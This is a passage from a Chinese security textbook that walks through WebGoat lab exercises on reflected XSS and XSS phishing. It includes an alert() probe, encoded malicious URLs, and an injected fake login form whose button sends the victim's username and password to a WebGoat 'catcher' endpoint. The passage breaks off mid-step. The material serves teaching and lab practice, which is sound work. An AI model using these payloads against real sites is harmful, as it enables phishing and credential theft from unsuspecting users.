过程：A 雇员创建恶意 URL 链接，诱使给 B 雇员单击恶意链接，导致 Web 服务器返回一个页面，页面中包含恶意的 JavaScript 脚本代码，会在 B 雇员的浏览器执行，达到攻击效果。

(3) 实践步骤。

① 选择 WebGoat 的 Stage 5：Reflected XSS，雇员 A 以用户名 Larry，密码 larry 登录后，进入 Staff Listing Page 页面，如图 13-6(a)所示。单击 SearchStaff 按钮后，进入雇员搜索页面，如图 13-6(b)所示。



(a) (b)

图 13-6 Reflected XSS

② 雇员 A 验证雇员搜索页面是否存在漏洞。在如图 13-6(b)所示的 Name 编辑框中输入一段代码：

```
<script>alert("Dangerous");</script>
```

单击 FindProfile 按钮，通过 Fiddler 拦截请求数据如图 13-7 所示，最下面一行为此请求 POST 方法提交的参数。

图 13-7 显示的 URL 如下：

http://localhost:8080/WebGoat/attack?Screen=20&menu=900&search_name=%3Cscript%3Ealert%28%22Dangerous%22%29%3B%3C%2Fscript%3E&action=FindProfile

这就是雇员 A 构造的恶意 URL。其中，%3C 是 HTML 的 URL 编码，即

```
%3C="<"; %3E=">"; %28%22="(""; %22%29%3B%3C%2F="");</";
```

参数请求传到 Web 服务器后，Web 服务器返回的搜索结果页面会包含 search_name 的内容即脚本代码“<script>alert("Dangerous");</script>”，则说明雇员搜索页面存在 XSS 漏洞。退出登录。




图 13-7 Fiddler 显示请求数据

③ 雇员 A 将恶意 URL 链接发给雇员 B,雇员 B 登录系统后,实践中在浏览器地址栏输入这个 URL,即模仿单击了这个链接,则 Web 服务器返回雇员搜索结果页面,在雇员 B 的浏览器中执行恶意脚本并弹出危险信息,如图 13-8 所示。



图 13-8 雇员搜索结果页面

正常情况下显示搜索用户名和相关信息的文本结果。

3) XSS 钓鱼

XSS 钓鱼,Phishing with XSS,是指 Web 服务端对用户输入没有进行安全性验证,导致 Web 服务端对非法 HTTP 响应时造成 XSS 漏洞,使某些正常的官方页面变成了钓鱼工具,如增加了内容,对于受害者来说很难发现该内容是否存在威胁,导致私隐信息泄密。

(1) 实践目标。

通过脚本代码在浏览器中创建一个表单 Form,要求用户填写用户名和密码。将数据提交到指定恶意 URL 进行信息的收集。

(2) 实践角色及过程。

攻击者:A。受害者:B。

过程:A 创建恶意 URL 链接,诱使 B 单击恶意链接,导致 Web 服务器返回的响应页面中包含钓鱼的用户登录表单(正常情况下不存在的表单)。B 在信任 Web 服务器的情况下填写自己的用户名、密码,单击“登录”按钮后将用户名和密码发送到指定的恶意 URL,从而获取 B 的隐私信息。

(3) 实践步骤。

① 选择 WebGoat 的 Phishing with XSS，如图 13-9 所示。





图 13-9　存在 XSS 漏洞的搜索页面

首先攻击者 A 验证 Web 服务器的搜索页面是否存在漏洞。在浏览器中的“Search:”的编辑框输入表格的 HTML 代码如下。

```
<form>
<br><br><HR><H3>This feature requires account login:</H3><br><br>
Enter Username:<br><input type>="text" id="user" name="user"><br>
Enter Password:<br><input type>="password" name="pass"><br>
</form><br><br><HR>
```

单击 Search 按钮后，Web 服务器返回的搜索结果页面包含这个表单，如图 13-10(a)所示，页面中增加的表单并不存储在服务器中，而只是一次性地由脚本生成的表单。



(a)　　　　(b)

图 13-10　包含表单的搜索结果页面

图 13-10(b)所示为正常情况下搜索 test 的结果网页。图 13-10(a)说明该 Web 服务器存在 XSS 漏洞。

② 攻击者 A 创建恶意 URL。

首先编写 login 登录按钮的 HTML 脚本代码如下。

```
<input type="submit" name="login" value="login"
    onclick="var xssImg=new Image();
    xssImg.src='http://localhost:8080/WebGoat/catcher?PROPERTY=yes&u='+this.form.
user.value+'&p='+this.form.pass.value;">
```

其中：

<input type="submit" name="login" value="login"：用于在网页上创建一个 login 按钮；

onclick="：是按钮触发后的脚本代码；

var xssImg=new Image();：是新创建一个图像 Image 类的实例变量 xssImg；

xssImg.src='http://localhost:8080/WebGoat/catcher? PROPERTY=yes&u='+this.form.user.value+'&p='+this.form.pass.value;">：设置图像变量 xssImg 的来源 URL，并将当前表单中的用户名 user 的值和密码 pass 的值作为参数附在 URL 中。按钮触发后，脚本读取在表单上输入的用户名和密码信息，并向 http://localhost:8080/WebGoat/catcher 发送 Img 请求，请求参数附带用户的敏感信息。

将表单和登录按钮的这两段脚本代码组合形成参数如下。

```
<form><br><br><HR><H3>This feature requires account login</H3><tr><br><br>Enter
Username:<br><input type="text" id="user" name="user"><br>Enter Password:<br><input
type="password" name ="pass"><br><input type="submit" name="login" value="login"
onclick="var xssImg=new Image();
xssImg.src='http://localhost:8080/WebGoat/catcher?PROPERTY=yes&u='+this.form.user.
value+'&p='+this.form.pass.value;">
```

其中，This feature requires account 是一个欺骗性的消息，通知用户使用搜索功能前必须登录。将上述参数脚本复制到图 13-9 中的“Search:”编辑框，单击 Search 按钮并通过 Fiddler 拦截搜索请求数据，如图 13-11 所示。




图 13-11 Fiddler 拦截搜索请求

将图 13-11 中正常 URL 后面加上 Username 参数则可构成一个完整的恶意连接如下。

```
http://localhost: 8080/WebGoat/attack? Screen = 282&menu = 900&Username = % 3Cform % 3E %
3Cbr % 3E % 3Cbr % 3E % 3CHR % 3E % 3CH3 % 3EThis + feature + requires + account + login % 3C %
2FH3 % 3E % 3Ctr % 3E % 3Cbr % 3E % 3Cbr % 3EEnter + Username % 3A % 3Cbr % 3E % 3Cinput + type %
3D % 22text % 22 + id % 3D % 22user % 22 + name % 3D % 22user % 22 % 3E % 3Cbr % 3EEnter + Password %
3A % 3Cbr % 3E % 3Cinput + type % 3D % 22password % 22 + name + % 3D % 22pass % 22 % 3E % 3Cbr % 3E %
3Cinput + type % 3D % 22submit % 22 + name % 3D % 22login % 22 + value % 3D % 22login % 22 +
onclick % 3D % 22var + xssImg % 3Dnew + Image % 28 % 29 % 3B + xssImg. src % 3D % 27http % 3A % 2F %
2Flocalhost % 3A8080 % 2FWebGoat % 2Fcatcher % 3FPROPERTY % 3Dyes % 26u % 3D % 27 % 2Bthis. form.
user. value % 2B % 27 % 26p % 3D % 27 % 2Bthis. form. pass. value % 3B % 22 % 3E&SUBMIT = Search&user
 = &pass =
```

其中%xx是HTML编码。

③ 攻击者A将恶意URL发给受害者B，诱使给B单击恶意链接，实践中(关闭Fiddler)在浏览器地址栏输入上述URL，即模仿单击了这个链接，则Web服务器返回包含表单和按钮的钓鱼页面，如图13-12所示。




图13-12 包含表单和按钮的钓鱼页面

用户B如果在这个页面输入个人的隐私信息并单击login按钮，会触发Img请求，它会向http://localhost:8080/WebGoat/catcher发送用户名和密码信息。启动Fiddler，设置发送请求前拦截选项，单击login按钮，则Fiddler拦截的login信息如图13-13所示。




图13-13 Fiddler拦截的login信息

图 13-13 中，Username 的参数中携带用户名和密码如下所示。

```
